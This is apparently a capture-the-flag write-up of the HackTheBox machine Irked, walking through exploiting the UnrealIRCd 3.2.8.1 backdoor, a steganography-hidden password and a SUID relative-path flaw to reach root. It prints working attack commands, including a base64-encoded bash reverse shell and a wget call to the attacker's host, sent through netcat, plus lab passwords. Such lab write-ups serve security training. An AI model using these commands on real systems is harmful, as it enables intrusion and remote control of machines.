
Overview
Irked is an easy HackTheBox Linux machine centred on UnrealIRCd 3.2.8.1, a version that shipped with a well-known trojanised backdoor (CVE-2010-2075) triggered by prefixing a command with AB and sending it to the IRC service. Lateral movement to a second user relies on a steghide-protected password hidden inside an image found on the webserver, and privilege escalation abuses a SUID binary that executes a relative-path file the current user can create and control.
Attack Chain
- Scan the target and identify
SSH,HTTP,RPC, and several IRC-related ports, including6697and8067 - Find a page on port
80hinting that “IRC is almost working” - Connect to
UnrealIRCdon port8067withirssiand confirm the version,Unreal 3.2.8.1 - Identify the version’s known backdoor,
CVE-2010-2075 - Trigger the backdoor manually with
netcaton port65534, confirming command execution viapingandtcpdump - Base64-encode a reverse shell payload and pipe it through the backdoor to get a shell as
ircd - Find a readable
.backupfile in another user’s home directory hinting at steganography - Download an image from the webserver and use
steghidewith the recovered passphrase to extract a password - Use the extracted password to
SSHin asdjmardovand read the user flag - Find an unusual
SUIDbinary,viewuser, that references a relative path,/tmp/listusers - Create and control that file to have
viewuserexecute arbitrary commands asroot - Get a root shell and read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.17.78; export NAME=IRKED; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80,111,6697,8067,37773,65534
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Web and IRC Enumeration
Port 80 - HTTP
Browsing to port 80 shows a page that reads IRC is almost working.

Port 8067 - UnrealIRCd
We have UnrealIRCd on port 8067. We use irssi to see if we can connect.
irssi -c $IP --port 8067
We aren’t allowed to register, but we learn the host is irked.htb and the version is Unreal 3.2.8.1.

This version has a known remote code execution backdoor, CVE-2010-2075. We find public exploits:
https://www.exploit-db.com/exploits/13853
https://github.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor
We can also trigger it manually.
Foothold
Triggering the Backdoor
We echo a command prefixed with AB, the characters that trigger the bypass to system(), and pipe it to nc, targeting the IP and backdoor port 65534.
We first try wget, sending a request to a Python server on our attacking machine:
echo "AB; wget http://10.10.14.189/test" | nc $IP 65534

We get no response on our Python web server, so we try ping instead. We start tcpdump to watch for it:
sudo tcpdump -i tun0 icmp
Our ping command:
echo "AB; ping 10.10.14.189 -c 2" | nc $IP 65534

We see two ping requests arrive from the target, confirming command execution.

Reverse Shell as ircd
A number of direct reverse shell payloads don’t work. What does work is base64-encoding the payload, then echoing the encoded string, decoding it, and piping the result to bash.
We start a penelope listener on port 443. The base64-encoded payload:
echo "AB; bash -i >& /dev/tcp/10.10.14.189/443 0>&1" | base64

The encoded payload, decoded and piped to bash through the backdoor:
echo "AB; echo QUI7IGJhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTg5LzQ0MyAwPiYxCg== | base64 -d | bash" | nc $IP 65534

We catch a shell as ircd.

Lateral Movement
Finding the .backup File
We look for readable files in the other user’s home directory.
find /home/djmardov -type f -readable 2>/dev/null
We find a file called .backup.

Inside it is a password with a description hinting at steganography.

UPupDOWNdownLRlrBAbaSSss
Extracting a Password with Steghide
An image is hosted on the webserver. We download it to our attacking machine to try the steganography passphrase against it.

We use steghide to extract data from irked.jpg.
steghide extract -p UPupDOWNdownLRlrBAbaSSss -sf irked.jpg
This gives us a password.

Kab6h+m+bbp2J:HG
SSH as djmardov
We use the extracted password to establish an SSH session as djmardov.

We read the user flag.

Privilege Escalation
Finding an Unusual SUID Binary
We look for SUID binaries on the system.
find / -type f -perm -04000 -ls 2>/dev/null

There’s an out-of-the-ordinary SUID binary called viewuser.

Running it returns an error that /tmp/listusers is not found.
Controlling the Relative Path
We create the missing file and run the binary again.
touch /tmp/listusers
This time we get a Permission denied error.

Checking /tmp/listusers’s permissions shows that everyone can read the file, so we just need execute permission for all.

chmod a+x /tmp/listusers

Running the binary again produces no error messages, which means it’s executing /tmp/listusers.

Escalating to root
We try a basic whoami inside /tmp/listusers.
echo "whoami" > /tmp/listusers
Executing the binary again shows the output of our whoami command as root.

We add /bin/bash to /tmp/listusers and execute the binary again.

We get a shell as root.

We read the root flag.

Key Takeaways
Irked shows how a single, well-documented supply-chain compromise, the trojanised UnrealIRCd 3.2.8.1 release, can still be found running years later and provide trivial initial access. Steganography adds an extra layer of obfuscation for lateral movement, but the real lesson is in the privilege escalation: a SUID binary that trusts a relative, world-writable path effectively hands root execution to whoever controls that file. Being able to create, own, and set the permissions on /tmp/listusers was all that stood between a low-privileged shell and root.